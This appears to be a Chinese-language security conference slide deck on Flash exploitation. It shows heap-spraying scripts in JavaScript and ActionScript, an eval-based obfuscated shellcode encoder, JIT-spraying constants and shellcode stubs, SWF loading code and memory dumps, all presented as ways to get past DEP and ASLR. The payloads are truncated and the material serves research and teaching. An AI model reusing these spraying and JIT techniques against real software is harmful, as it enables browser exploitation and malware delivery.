


# FLASH EXPLOIT

Nanika

[naninb@gmail.com](mailto:naninb@gmail.com)

# 魔術



# 薩斯頓三原則

- ◎ 表演之前絕對不透漏接下來的表演內容。
- ◎ 不在同一時間、地點對相同的觀眾變同樣的表演2次以上。
- ◎ 表演過後，絕不向觀眾透露表演的秘密。



見證奇蹟的時刻

# Windows 防護弱點機制

/GS

SafeSEH

DEP

ASLR

突破



破解魔術手法

# FLASH 在弱點利用中的 重要性

# 一般弱點利用



# Fish 應用範圍



成功魔術的需求

**手法**

(弱點利用手法)

**創造**

(尋找新的魔術 - ODAY)

手法 (弱點利用)

SPRAYING  
JIT  
SHELLCODE

# Why Spraying

- ⦿ Not control precisely
- ⦿ Not control
- ⦿ Universal

# NOP

- NOP

0x0c0c0c0c OR AL,0C

0x0d0d0d0d 0d OR EAX,0D0D0D0D

0x0a0a0a0a OR CL,BYTE PTR DS:[EDX]

0x0b0b0b0b OR ECX,DWORD PTR  
DS:[EBX]

0x0c0b0c0b OR AL,0B

0x14141414 ADC AL,14

.....

# Not control precisely

- `esi=0x41414141`
- `mov eax,esi`
- `mov ecx,[eax]`
- `call [ecx+0x8]`



0a



0b



0c




0d



- Offset 0x10 MEM 0x01140000  
AAAAAAAAAAAAAAAAAAAA
- Offset 0x20 MEM 0x01140010  
BBBBBBBBBBBBBBBBBB

# Not control

- esi=0x0c374512 not control
- mov eax,esi
- mov ecx,[eax]//no access
- call [ecx+0x8]



0b



0b



0c



0d



# Universal

- XP
  - Stack overflow
  - 0x0013ffac//cookie
  - 0x0013ffb0//ret
  - 0x0013ffc0
  - 0x0013ffe0//seh
  - 0x0013fff0
  - 0x0014000//no access
- 2000
  - Stack overflow
  - 0x0013ffa0
  - 0x0013ffbc//cookie
  - 0x0013ffc0//ret
  - 0x0013ffe0
  - 0x0013fff0//seh
  - 0x0014000//no access

# Classic javascript heap spraying

```
var heapSprayToAddress = 0x12202020;//var payLoadCode =
unescape("%uE8FC%u0044.....");
var heapBlockSize = 0x100000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0c0c%u0c0c");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x10C000)/heapBlockSize;
memory = new Array();
for (i=0;i<heapBlocks;i++)
{memory[i] = spraySlide + payLoadCode;}
function getSpraySlide(spraySlide, spraySlideSize)
{while (spraySlide.length*2<spraySlideSize)
    {spraySlide += spraySlide;}
  spraySlide = spraySlide.substring(0,spraySlideSize/2);
  return spraySlide;
}
```

# JavaScript Encode

- ⦿ `<html><body><button id="helloworld" onclick="blkjbdkjb();" STYLE="DISPLAY:NONE"></button></script><script language="JavaScript">var strtmp = String.fromCharCode(102,117,110,99,116,105,111,110,32,101,101,106,101,101,102,101,40,41,123,118,97,114,32,115,61,117,10,101,115,99,97,112,101,40,34,37,117,48,101,101,98,37,117,52,98,53,98,37,117,99,57,51,51,37,117,102,54,98,49,37,117,51,52,56,48,37,117,101,101,48,98,37,117,102,97,101,50,37,117,48,53,101,98,37,117,101,100,101,56,37,117,102,102,102,102,37,117,48,55,102,102,37,117,101,101,52,97,37,117,101,101,101,101,37,117,56,97,98,49,37,117,100,101,52,102,37,117,101,101,101,101,37,117,54,53,101,101,37,117,101,50,97,101,37,117,57,101,54,53,37,117,52,51,102,50,37,117,56,54,54,53,37,117,54,53,101,54,37,117,56,52,49,57,37,117,98,55,101,97,37,117,97,97,48,54,37,117,101,101,101,101,37,117,48,99,101,101,37,117,56,54,49,55,37,117,56,48,56,49,37,.....);var ee = eval;ee(strtmp);`

老梗還拿出來講.....


# Flash

- ◎ 當防毒軟體針對 JavaScript 做了動態語意分析之後,使用各種 Encode 技術通常無法欺騙防毒軟體,最多只能作到欺騙分析人員增加分析人的作業時間
- ◎ Flash 使用者非常的普及,任何有安裝瀏覽器的都有安裝Flash
- ◎ JavaScript 做得到的 Flash 大部分都做得得到



# 防護目前最頭痛問題

- ◎ 沒有防不了的東西
- ◎ 不知道的東西防不了
- ◎ 似好似壞游走邊緣的



# Flash Spraying

```
public function MainTimeline()
{addFrameScript(0, frame1);return;}// end function
function frame1(){ shellcode = new ByteArray();
    shellcode.writeByte(144);.....
    b = "\f\f\f";a = "\x0d\x0d\x0d\x0d";
    while (b.length < 1048576-(shellcode.length+64)//2097152//1048576)
    { b = b + a;}
    byteArr = new ByteArray();
    gy = new ByteArray();
    gy.writeMultiByte(b, "iso-8859-1");
    byteArr.writeMultiByte(gy, "iso-8859-1");
    byteArr.writeBytes(shellcode, 0,shellcode.length);
    gy1 = new ByteArray();
    gy1.writeBytes(byteArr, 0,byteArr.length);
    gy2 = new ByteArray();
    gy2.writeBytes(byteArr, 0,byteArr.length);
    return;
```

# Why Not To Do This?

```
var c=0;
var gy1:Array = new Array();
while (c < 128)//2097152)//1048576)
{
    gy1[c] = new ByteArray();

    gy1[c].writeBytes(byteArr,0,byteArr.length);
    c=c+1;
}
```

# Flash Spraying can not bypass DEP

Address	Size	Owner	Section	Contains	Type	Access	Initial
0CAF0000	00100000				Pr	Rw	Rw
0CBF0000	00100000				Pr	Rw	Rw
0CCF0000	00100000				Pr	Rw	Rw
0CDF0000	00100000				Pr	Rw	Rw
0CEF0000	00100000				Pr	Rw	Rw
0CFF0000	00100000				Pr	Rw	Rw
0D0F0000	00100000				Pr	Rw	Rw
0D1F0000	00100000				Pr	Rw	Rw
0D2F0000	00100000				Pr	Rw	Rw
0D3F0000	00100000				Pr	Rw	Rw
0D4F0000	00100000				Pr	Rw	Rw
0D5F0000	00100000				Pr	Rw	Rw
0D6F0000	00100000				Pr	Rw	Rw
0D7F0000	00100000				Pr	Rw	Rw
0D8F0000	00100000				Pr	Rw	Rw
0D9F0000	00100000				Pr	Rw	Rw
0DAF0000	00100000				Pr	Rw	Rw
0DBF0000	00100000				Pr	Rw	Rw
0DCF0000	00100000				Pr	Rw	Rw
0DDF0000	00100000				Pr	Rw	Rw
0DEF0000	00100000				Pr	Rw	Rw
0DF0000	00100000				Pr	Rw	Rw
0E0F0000	00100000				Pr	Rw	Rw
0E1F0000	00100000				Pr	Rw	Rw
0E2F0000	00100000				Pr	Rw	Rw
0E3F0000	00100000				Pr	Rw	Rw
0E4F0000	00100000				Pr	Rw	Rw
0E5F0000	00100000				Pr	Rw	Rw
0E6F0000	00100000				Pr	Rw	Rw
0E7F0000	00100000				Pr	Rw	Rw
0E8F0000	00100000				Pr	Rw	Rw
0E9F0000	00100000				Pr	Rw	Rw
0EAF0000	00100000				Pr	Rw	Rw
0EBF0000	00100000				Pr	Rw	Rw
0ECF0000	00100000				Pr	Rw	Rw
0EDF0000	00100000				Pr	Rw	Rw
0EEF0000	00100000				Pr	Rw	Rw
0EFF0000	00100000				Pr	Rw	Rw
0F0F0000	00100000				Pr	Rw	Rw
0F1F0000	00100000				Pr	Rw	Rw
0F2F0000	00100000				Pr	Rw	Rw
0F3F0000	00100000				Pr	Rw	Rw
0F4F0000	00100000				Pr	Rw	Rw
0F5F0000	00100000				Pr	Rw	Rw
0F6F0000	00100000				Pr	Rw	Rw
0F7F0000	00100000				Pr	Rw	Rw
0F8F0000	00100000				Pr	Rw	Rw
0F9F0000	00100000				Pr	Rw	Rw
0FAF0000	00100000				Pr	Rw	Rw
0FBF0000	00100000				Pr	Rw	Rw
0FCF0000	00100000				Pr	Rw	Rw
0FDF0000	00100000				Pr	Rw	Rw

# JIT(BlackHat DC 2010)

```
var y=(0x11223344^0x44332211^0x44332211...);  
0x909090:35 44332211  XOR EAX, 11223344  
0x909095:35 44332211  XOR EAX, 11223344  
0x90909A:35 44332211  XOR EAX, 11223344  
0x909091:44      INC ESP  
0x909092:3322    XOR ESP,[EDX]  
0x909094:1135 44332211  ADC [11223344],ESI  
0x90909A:35 44332211  XOR EAX, 11223344
```

var

ret=(0x3C909090^0x3C909090^0x3C909090^0x3C909090^ ...);

0x1A1A0100: 359090903C XOR EAX, 3C909090

0x1A1A0105: 359090903C XOR EAX, 3C909090

0x1A1A010A: 359090903C XOR EAX, 3C909090

0x1A1A010F: 359090903C XOR EAX, 3C909090

0x1A1A0101: 90 NOP

0x1A1A0102: 90 NOP

0x1A1A0103: 90 NOP

0x1A1A0104: 3C35 CMP AL, 35

0x1A1A0106: 90 NOP

0x1A1A0107: 90 NOP

0x1A1A0108: 90 NOP

0x1A1A0109: 3C35 CMP, AL 35



# JIT Shellcode

⦿ `mov edi, 0x7946c61b`

```
mov al,0x1b
push al
CMP AL,0x35
inc esp
inc esp
inc esp
CMP AL,0x35
inc esp
inc esp
NOP
CMP AL,0x35
mov al,0xc6
push al
CMP AL,0x35
inc esp
inc esp
inc esp
CMP AL,0x35
inc esp
inc esp
NOP
CMP AL,0x35
mov al,0x46
push al
CMP AL,0x35
```

0347006A	D9D0	FNOP	
0347006C	54	PUSH ESP	0x1A1A0110: 803F6E
0347006D	3C 35	CMP AL,35	CMP [EDI], 'n'
0347006F	58	POP EAX	
03470070	90	NOP	0x1A1A0113: 6A35
03470071	90	NOP	PUSH 35
03470072	3C 35	CMP AL,35	0x1A1A0115: 75EF jnz
03470074	6A F4	PUSH -0C	short
03470076	59	POP ECX	
03470077	3C 35	CMP AL,35	
03470079	01C8	ADD EAX,ECX	
0347007B	90	NOP	
0347007C	3C 35	CMP AL,35	
0347007E	D930	FSTENV DS:[EAX]	

# Decoder flow

0x1A1A0101: Decoder  
0x1A1A0102: Decoder  
0x1A1A0103: Decoder  
0x1A1A0104: 3C35 CMP AL, 35  
0x1A1A0106: Decoder  
0x1A1A0107: Decoder  
0x1A1A0108: Decoder  
0x1A1A0109: 3C35 CMP, AL 35  
0x1A1A010A: Magic  
0x1A1A010B: Magic  
0x1A1A010C: Magic  
0x1A1A010D: 3C35 CMP, AL 35  
0x1A1A010E: Encode Shellcode  
0x1A1A010E: Encode Shellcode  
0x1A1A010E: Encode Shellcode  
0x1A1A010D: 3C35 CMP, AL 35

# ALSR(Address space layout randomization)

The screenshot shows Process Explorer with the ASLR column visible in the process list. A 'Select Columns' dialog box is open, showing the 'Process Performance' tab. The 'ASLR Enabled' checkbox is checked, indicating that ASLR is active for the processes shown.

Process	PID	CPU	Description	Company Name	DEP	Verified Signer	ASLR
AVerQuick.exe	3244		AVerQuick	AVerMedia TECHNOLO...	DEP	(Unable to verify) AVerMedia TECHNOLOGIES, Inc.	
BTTray.exe	3280		Bluetooth Tray Application	Broadcom Corporation.	DEP	(Verified) Broadcom Corporation	
DLG.exe	4020		Digital Line Detection	Avanquest Software	DEP	(Verified) Avanquest	
ONENOTEM.EXE	4004		Microsoft Office OneNote Quick Launcher	Microsoft Corporation	DEP	(Verified) Microsoft Corporation	ASLR
ACTTray.exe	2328		ThinkVantage Access Connections AC Tray Module	Lenovo	DEP		
ACWLLcon.exe	1136		ThinkVantage Access Connections Wireless LAN Icon...	Lenovo	DEP		
EZEJMNAP.EXE	2216		ThinkPad EasyEject Support Application	Lenovo Group Ltd.	DEP		
rundll32.exe	2212		Windows 主機處理程序 (Rundll32)	Microsoft Corporation	DEP		
rundll32.exe	4116		Windows 主機處理程序 (Rundll32)	Microsoft Corporation	DEP		
LPMGR.EXE	2096		ThinkVantage Productivity Center Manager	Lenovo Group Limited	DEP		
LPMLCHK.EXE	3856		ThinkVantage Productivity Center MailChecker	Lenovo Group Limited	DEP		
tpinf7sp.exe	4152		Presentation Director Fn+F7 handler	Lenovo Group Limited	DEP		
vmware-tray.exe	1400		VMware Workstation Tray Application	VMware, Inc.	DEP		

Description	Company Name	Version	Base	Image Base	Verified Signer
Microsoft XmlLite Library	Microsoft Corporation	1.02.1009.0000	0x7FEFC780000	0x7FEFC780000	(Verified) Microsoft
Windows Terminal Server SDK APIs	Microsoft Corporation	6.00.6001.18000	0x7FEFD1A0000	0x7FEFD1A0000	(Verified) Microsoft
Microsoft (R) Shell Extension for Windows ...	Microsoft Corporation	5.07.0000.18005	0x7FEF3BA0000	0x7FEF3BA0000	(Verified) Microsoft
Windows 資訊安全中心通知應用程式	Microsoft Corporation	6.00.6002.18005	0x7FEF2A30000	0x7FEF2A30000	(Verified) Microsoft
Windows Security Center API	Microsoft Corporation	6.00.6002.18005	0x7FEF9050000	0x7FEF9050000	(Verified) Microsoft
Windows Socket 2.0 32 位元 DLL	Microsoft Corporation	6.00.6002.18005	0x7FEFE2D0000	0x7FEFE2D0000	(Verified) Microsoft
Windows Portable Device Shell Service Object	Microsoft Corporation	6.00.6002.18112	0x6E470000	0x6E470000	(Verified) Microsoft
可攜式裝置殼層延伸	Microsoft Corporation	6.00.6002.18112	0x669B0000	0x669B0000	(Verified) Microsoft
Windows Media Player 啟動程式	Microsoft Corporation	11.00.6000.6324	0x7E000000	0x7E000000	(Verified) Microsoft
Windows Media Player 啟動程式	Microsoft Corporation	11.00.6001.7000	0x7FEF3BC0000	0x7FEF3BC0000	(Verified) Microsoft
Win32 LDAP API DLL	Microsoft Corporation	6.00.6002.18005	0x7FEFF750000	0x7FEFF750000	(Verified) Microsoft
Windows 無線 LAN 802.11 公用程式 DLL	Microsoft Corporation	6.00.6000.16386	0x7FEFB570000	0x7FEFB570000	(Verified) Microsoft
Windows WLAN 自動設定服務用戶端 ...	Microsoft Corporation	6.00.6002.18064	0x7FEFB4D0000	0x7FEFB4D0000	(Verified) Microsoft
Microsoft Trust Verification APIs	Microsoft Corporation	6.00.6001.18000	0x7FEFC7C0000	0x7FEFC7C0000	(Verified) Microsoft
Winstation Library	Microsoft Corporation	6.00.6001.18000	0x7FEFD5D0000	0x7FEFD5D0000	(Verified) Microsoft
Windows 多工緩衝處理程式驅動程式	Microsoft Corporation	6.00.6002.18087	0x7FEFC1B0000	0x7FEFC1B0000	(Verified) Microsoft
Network Store Information RPC interface	Microsoft Corporation	6.00.6001.18000	0x7FEFD7C0000	0x7FEFD7C0000	(Verified) Microsoft
MCI 應用程式介面動態連結程式庫	Microsoft Corporation	6.00.6000.16386	0x5820000	0x5820000	(Verified) Microsoft
MCI 應用程式介面動態連結程式庫	Microsoft Corporation	6.00.6002.18005	0x7FEFBF90000	0x7FEFBF90000	(Verified) Microsoft


CPU Usage: 19.48% Commit Charge: 70.90% Processes: 186 Physical Usage: 74.22%

確定 取消

# JIT Spraying(1)

```
function pageLoadEx()  
{ var ldr = new Loader();  
  var url = "jit_s0.swf";  
  var urlReq = new URLRequest(url);  
  ldr.load(urlReq);childRef = addChild(ldr); }  
function pageLoad()  
{  
  for(var z=0;z<2400;z++){pageLoadEx();}  
}  
function Loadzz1()  
{  
  Security.allowDomain("*");  
  pageLoad();  
}
```

# WinXP Vista Win7



# Bypass ASLR

```
Dump - 0C6C0000..0C6C1FFF
0C6C0000 81 FC 34 00 EB 01 0F 82 4C 01 00 00 55 8B EC 81 借4.?*符0..U要
0C6C0010 EC 40 00 00 00 88 45 10 8B 00 88 00 08 80 86 04 窗...始???L?
0C6C0020 85 C9 0F 85 9E 01 00 00 8D 88 00 00 00 89 5D 窗*?0...峰C...局
0C6C0030 FC 8B 08 89 75 F8 8B F1 6A 04 56 53 68 70 8B 5E 窗根u的款+UShp窗
0C6C0040 04 E8 BA 34 B3 03 83 C4 10 8B 45 08 8B 08 8B 51 +箱4?版)始?娘
0C6C0050 14 89 7D F4 8D 7A 04 89 3D 04 B0 86 04 89 5D EC 借度就z+?回?局
0C6C0060 83 CB 01 89 5D F0 8D 45 F0 89 7D E8 8E F9 50 52 书0局假E假)窗?
0C6C0070 68 40 F7 73 08 88 4D 08 E8 43 00 B5 03 83 C8 01 h@假窗窗窗.内0
0C6C0080 50 56 FF 75 EC 68 70 8B 5E 04 E8 71 34 B3 03 83 PU u窗p窗+窗4?
0C6C0090 C4 10 88 75 08 89 35 50 B3 86 04 8B 45 E8 89 05 ?窗?P窗+窗窗+
0C6C00A0 D4 B0 86 04 8E 4F 1C 8B 49 10 8B 55 EC 89 55 F0 回?始L窗)窗窗U
0C6C00B0 8D 55 F0 52 6A 00 51 FF 51 0C 83 C4 9C 89 35 50 窗窗j.0 Q.版.?F
0C6C00C0 B3 86 04 8B 45 E8 89 05 D4 B0 86 04 C7 45 08 02 窗+窗窗+回?窗?
0C6C00D0 00 00 00 C7 45 DC 00 EC 61 85 C7 45 EC C0 C8 86 ...窗窗窗+窗窗窗
0C6C00E0 04 8B 4D EC 8E 51 08 8B 4F 08 8D 7D 08 8B F2 56 +窗窗窗窗窗窗窗窗
0C6C00F0 57 53 E8 F9 01 B3 03 8B 5D 08 89 1D 50 B3 86 04 WS快0?窗?P窗+
0C6C0100 8B 4D E8 89 0D C4 B0 86 04 8B 8E 60 02 00 89 00 8B 窗窗.回?窗?0..
0C6C0110 55 EC 89 55 CC C7 45 00 06 00 00 00 89 45 D4 8D U窗U窗E?...窗窗
0C6C0120 45 CC 50 6A 02 51 FF 51 0C 83 C4 9C 89 35 50 E窗j.0 Q.版.?.
0C6C0130 00 E9 08 00 00 08 4D 08 E8 02 E3 B4 03 8B 5D .?...窗?窗*窗
0C6C0140 FC 8B 75 F8 8B 7D F4 C9 C3 FF 74 24 08 89 00 B0 窗u的)窗?窗?
0C6C0150 86 04 E8 29 75 B6 03 C3 E8 EC FF FF E9 8A FE ??u?窗? 窗
0C6C0160 FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0C6C0170 81 FC 1C 00 EB 01 0F 82 85 00 00 00 55 8B EC 81 借L.?*窗...U要
0C6C0180 EC 20 00 00 00 88 45 10 8B 00 88 00 08 80 86 04 ?...始???L?
0C6C0190 85 C9 0F 85 5F 00 00 00 8B 4D 08 89 0D 50 B3 86 窗*?L...窗?P窗
0C6C01A0 04 8B 11 8B 4A 14 8D 49 04 89 0D 04 B0 86 04 C7 +?窗窗窗+?回?
0C6C01B0 45 F0 02 00 00 C7 45 F4 18 2D 81 04 C7 45 F8 E?...窗?-?窗
0C6C01C0 C0 C8 86 04 8E C8 83 C9 01 89 4D EC 8B 4D 08 89 窗?窗窗窗窗窗窗
0C6C01D0 4D E8 8B 4A 08 8D 55 EC 89 45 E4 8D 45 F0 FF 75 借窗窗窗窗窗E?u
0C6C01E0 E4 52 6A 00 50 FF 75 E8 E8 73 FE B2 03 B8 04 00 窗j.P u窗窗 *?.
0C6C01F0 00 00 E9 08 00 00 08 4D 08 E8 41 E2 84 03 C9 ...?...窗窗窗 *?.
0C6C0200 C3 E8 43 FF FF FF E9 71 FF FF 00 00 00 00 00 00 窗C 窗
0C6C0210 81 FC 00 00 EB 01 0F 82 BF 06 00 00 55 8B EC 81 借...?*窗...U要
0C6C0220 EC 00 00 00 00 88 05 08 B0 86 04 85 C0 FF 85 9E ?...?L?窗*窗
0C6C0230 06 00 00 B8 90 90 3C 35 90 90 3C 35 90 90 +...窗窗<5窗?5窗
0C6C0240 90 3C 35 90 90 3C 35 90 90 3C 35 90 90 3C ?5窗?5窗?5窗
0C6C0250 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 3C <5窗?5窗?5窗?
0C6C0260 35 90 90 90 3C 35 90 90 90 3C 35 33 02 90 3C 35 5窗?5窗?5窗<5
0C6C0270 B2 30 90 3C 35 64 8B 02 3C 35 88 40 0C 3C 35 8B ??5d?<5窗.<5
0C6C0280 70 1C 3C 35 AD 90 88 0C 35 8B 68 08 3C 35 80 1B pL<5窗?5窗窗<5?
0C6C0290 50 3C 35 44 44 44 3C 35 44 44 90 3C 35 B0 C6 50 P<5000<500?5窗P
0C6C02A0 3C 35 44 44 44 3C 35 44 44 90 3C 35 B0 46 50 <5000<500?5窗PK
0C6C02B0 35 44 44 44 3C 35 44 44 90 3C 35 B0 79 50 3C 35 5000<500?5窗PK<5
```

Address	Size	Owner	Section	Contains	Type	Access
0C370000	00002000				Priv	R E
0C374000	00001000				Priv	Rw
0C380000	00002000				Priv	R E
0C384000	00001000				Priv	Rw
0C390000	00002000				Priv	R E
0C394000	00001000				Priv	Rw
0C3A0000	00002000				Priv	R E
0C3A4000	00001000				Priv	Rw
0C3B0000	00002000				Priv	R E
0C3B4000	00001000				Priv	Rw
0C3C0000	00002000				Priv	R E
0C3C4000	00001000				Priv	Rw
0C3D0000	00002000				Priv	R E
0C3D4000	00001000				Priv	Rw
0C3E0000	00002000				Priv	R E
0C3E4000	00001000				Priv	Rw
0C3F0000	00002000				Priv	R E
0C3F4000	00001000				Priv	Rw
0C400000	00002000				Priv	R E
0C404000	00001000				Priv	Rw
0C410000	00002000				Priv	R E
0C414000	00001000				Priv	Rw
0C420000	00002000				Priv	R E
0C424000	00001000				Priv	Rw
0C430000	00002000				Priv	R E
0C434000	00001000				Priv	Rw
0C440000	00002000				Priv	R E
0C444000	00001000				Priv	Rw
0C450000	00002000				Priv	R E
0C454000	00001000				Priv	Rw
0C460000	00002000				Priv	R E
0C464000	00001000				Priv	Rw
0C470000	00002000				Priv	R E
0C474000	00001000				Priv	Rw
0C480000	00002000				Priv	R E
0C484000	00001000				Priv	Rw
0C490000	00002000				Priv	R E
0C494000	00001000				Priv	Rw
0C4A0000	00002000				Priv	R E
0C4A4000	00001000				Priv	Rw
0C4B0000	00002000				Priv	R E
0C4B4000	00001000				Priv	Rw
0C4C0000	00002000				Priv	R E
0C4C4000	00001000				Priv	Rw
0C4D0000	00002000				Priv	R E
0C4D4000	00001000				Priv	Rw
0C4E0000	00002000				Priv	R E
0C4E4000	00001000				Priv	Rw
0C4F0000	00002000				Priv	R E
0C4F4000	00001000				Priv	Rw
0C500000	00002000				Priv	R E
0C504000	00001000				Priv	Rw
0C510000	00002000				Priv	R E

# JIT Spraying(2)

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"  
  codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#v  
  ersion=6,0,29,0" width="0" height="0" id="MyFlash">
```

```
<param name="movie" value="bb.swf">
```

```
<param name="quality" value="high">
```

```
<param name="fullscreen" value="true"><param name="scale" value="exactfit">
```

```
<embed src="bb.swf" quality="high"
```

```
  pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-  
  shockwave-flash" width="800" height="600">
```

```
</embed>
```

```
</object>
```

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
```

```
  codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#v  
  ersion=6,0,29,0" width="0" height="0" id="MyFlash">
```

```
<param name="movie" value="bb2.swf">
```

```
<param name="quality" value="high">
```

```
<param name="fullscreen" value="true"><param name="scale" value="exactfit">
```

```
<embed src="bb2.swf" quality="high"
```

```
  pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-  
  shockwave-flash" width="800" height="600">
```

```
</embed>
```

```
</object>
```

# WinXP & Vista



# WinXP

Address	Size	Owner	Section	Contains	Type	Access
10304000	00082000	Flash10e	.rdata	imports, exp	Imag	R
10386000	000F1000	Flash10e	.data	data	Imag	R
10477000	00001000	Flash10e	.rodata		Imag	R
10478000	00013000	Flash10e	.rsrc	resources	Imag	R
10486000	00019000	Flash10e	.reloc	relocations	Imag	R
104B0000	00100000				Priv	R E
105B1000	00001000				Priv	RW Guad
118B0000	00100000				Priv	R E
119B1000	00001000				Priv	RW Guad
12CB0000	00100000				Priv	R E
12DB1000	00001000				Priv	RW Guad
140B0000	00100000				Priv	R E
141B1000	00001000				Priv	RW Guad
154B0000	00100000				Priv	R E
155B1000	00001000				Priv	RW Guad
168B0000	00100000				Priv	R E
169B1000	00001000				Priv	RW Guad
17CB0000	00100000				Priv	R E
17DB1000	00001000				Priv	RW Guad
190B0000	00147000				Priv	RW
19200000	0004F000				Priv	RW
1A400000	00001000	urlmon		PE header	Imag	R
1A401000	000C6000	urlmon	.text	code, import	Imag	R
1A4C7000	00002000	urlmon	.orpc	code	Imag	R
1A4C9000	0000C000	urlmon	.data		Imag	R
1A4D5000	00055000	urlmon	.rsrc	resources	Imag	R
1A52A000	00008000	urlmon	.reloc	relocations	Imag	R
1A540000	00100000				Priv	R E
1A641000	00001000				Priv	RW Guad
1B940000	00100000				Priv	R E
1BA41000	00001000				Priv	RW Guad
1CD40000	00100000				Priv	R E
1CE41000	00001000				Priv	RW Guad
1E140000	00100000				Priv	R E
1E241000	00001000				Priv	RW Guad
1F540000	00100000				Priv	R E
1F641000	00001000				Priv	RW Guad
20940000	00100000				Priv	R E
20A41000	00001000				Priv	RW Guad
5ADC0000	00001000	UxTheme		PE header	Imag	R

# Vista

Address	Size	Owner	Section	Contains	Type	Access
130C0000	00B60000				Priv	RW
140C0000	00081000				Priv	RW
14150000	00002000				Priv	R E
14154000	00001000				Priv	RW Guat
14220000	00002000				Priv	R E
14224000	00001000				Priv	RW Guat
144A0000	00100000				Priv	R E
145A1000	00001000				Priv	RW Guat
